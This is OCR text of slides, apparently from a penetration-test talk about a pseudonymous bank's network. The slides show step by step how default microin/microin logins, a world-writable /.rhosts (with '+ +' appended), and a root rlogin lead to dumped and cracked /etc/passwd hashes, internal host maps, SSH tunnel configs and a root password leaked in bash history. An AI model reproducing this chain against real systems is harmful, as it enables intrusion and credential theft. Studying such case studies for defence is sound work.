
a. Pilih ATM Card Maint, hingga tampil layar berikut:



Page 3 Sec 1 3/67 At Ln Col 1/5786 REC TRK EXT OVR

Bellua Asia Pacific

Zeus Bank — Head Office



Bellua Asia Pacific

CBR_PROC_ftpbacaLBU.doc

3. Copy textfile LBU dari Kanpus
   Instruksi :
   a. C:\LBU > ftp 131.[redacted] (enter)
      Connected to 131.[redacted] (enter)
      220 hp-k100FTP server (Version 1.1.214.1 Mon May 11 12:21:14 GMT 1998) ready.
      User (131.[redacted]: (none)):

   b. Masukkan userid : **microin** (enter)
      220 hp-k100FTP server (Version 1.1.214.1 Mon May 11 12:21:14 GMT 1998) ready.
      User (131.[redacted]: (none)): **microin** (enter)

      331 Password required for microin
      Password :

   c. Masukkan password : **microin** (enter)
      230 User microin logged in
      ftp>

   d.Jika sudah terdapat pesan '**230 User microin logged in'**,berarti komputer sudah terhubung dengan Kanpus dan textfile sudah siap diambil/di-copy

Page 2 Sec 1 2/2 At 1" Ln 1 Col 34 212/393 REC TRK EXT OVR

Bellua Asia Pacific

$ **telnet 131.XXX.XXX.XXX**
Trying 131.XXX.XXX.XXX...
Connected to 131.XXX.XXX.XXX
Escape character is '^]'.

HP-UX hp-k100 B.11.00 U 9000/809 (ta)

login: **microin**
Password: **microin**

Please wait...checking for disk quotas
(c)Copyright 1983-2000 Hewlett-Packard Co., All Rights Reserved.
(c)Copyright 1979, 1980, 1983, 1985-1993 The Regents of the Univ. of California
...
You have mail.

/disc6/vsat/microin K100> **uname -a**
HP-UX hp-k100 B.11.00 U 9000/809 92378331 unlimited-user license

Bellua Asia Pacific

/disc6/vsat/microin K100> **ls -l /**

...

-rw-rw-rw- 1 root users 30 Aug 15 15:36 .rhosts

...

/disc6/vsat/microin K100> **cat /.rhosts**

hp-827

compaq

downsz

test

/disc6/vsat/microin K100> **echo "+ +" >> /.rhosts**

$ **rlogin 131.XXX.XXX.XXX -l root**
Please wait...checking for disk quotas
(c)Copyright 1983-2000 Hewlett-Packard Co., All Rights Reserved.
(c)Copyright 1979, 1980, 1983, 1985-1993 The Regents of the Univ. of California
...

You have mail.
#
cat /etc/passwd
root:9jIP15dlf4riE:0:3::/:/sbin/sh
daemon:*:1:5::/:/sbin/sh
bin:gjZjOOwRxYVSs:2:2::/usr/bin:/sbin/sh
....
#www:9zWuGLL40CVT.:30:1::/:
shut::0:3:Shutdown System:/users/shut:/usr/bin/sh
tftp:EwmOFhUcHo7sI:510:1:Trivial FTP user:/home/tftpdir:/usr/bin/false
ftp:*:500:1:Anonymous FTP user:/home/ftp:/usr/bin/false

$ **john -single hp-kl100.passwd**

Loaded 48 password hashes with 48 different salts (Traditional DES [32/32 BS])

menu (menu)

microin (microin)

shut (shut)

tcr (tcr)

...

$ **john hp-kl100.passwd**

Loaded 32 password hashes with 32 different salts (Traditional DES [32/32 BS])

doj (bin)

doj (adm)

doj (nuucp)

doj (#www)

...


Bellua Asia Pacific

grep -v ^\# /etc/hosts

```
127.0.0.1              localhost      loopback
131.XXX.XXX.XXX  sistek
131.XXX.XXX.XXX  XXX-sdt         # server XXX-sistek
131.XXX.XXX.XXX  test
131.XXX.XXX.XXX              KCK
10.XXX.XXX.XXX    as-400         # Development
1.0.XXX.XXX          as400            # production
131.XXX.XXX.XXX backbone       # XXX-kanpus
131.XXX.XXX.XXX hp-k100        hp-k100.# hp-9000/k100
192.168.XXX.XXX  hp-k100 DMZ1
131.XXX.XXX.XXX hp-827           # hp-9000/827
131.XXX.XXX.XXX downsz           # hp-9000/827 131.XXX.XXX.XXX
131.XXX.XXX.XXX sipkw             # downsz
131.XXX.XXX.XXX compaq          # hp-9000/827
131.XXX.XXX.XXX mis               # MIS KANPUS
131.XXX.XXX.XXX mailserver      # MIS KANPUS
...
```

Bellua Asia Pacific

Zeus Bank — Head Office



Branches and Third Parties


Management Network

Bellua Asia Pacific

Terminal — ⌘1

```
Host zeus-mom02
        Hostname 131.XXX.XXX.XXX
        User administrator
        DynamicForward 55433
        #IdentityFile ~/.ssh/000
        Port 222
        LocalForward 1002 1.0.0.2:23
        LocalForward 1003 1.0.0.3:23
        LocalForward 1090 1.0.0.90:23
        LocalForward 1100 1.0.0.100:23
        LocalForward 1105 1.0.0.105:23
        LocalForward 1106 1.0.0.106:23
        LocalForward 1107 1.0.0.107:23
        LocalForward 1110 1.0.0.110:23
        LocalForward 1249 1.0.0.249:23
        LocalForward 1250 1.0.0.250:23
                                                208,25-32      78%
```

Bellua Asia Pacific



Bellua Asia Pacific

$ **cat ~/.bash_history**

...
more /var/spool/pbs/server_logs/pbs_server.log
ping 202.XXX.XXX.XXX
tracepath 10.XXX.XXX.XXX
su -
crontab -l
top
ping jktrc01
exit
su -
ls
su -
ZEpbs!serverUS
su -
exit

Bellua Asia Pacific

$ **ls -la pswexec**
-rwsr-xr-x 1 root pswaix 3484 Aug 4 2005 pswexec

$ **grep pswexec ***
pswx.sh:pswexec -bin $*
cpvirtual:PSWSTAMP=`pswexecu`
cpvirtual:pswexec cpvirtual0 $*

$ **cat pswx.sh**
PSWSTAMP=`pswexecu`
export PSWSTAMP
pswexec -bin $*

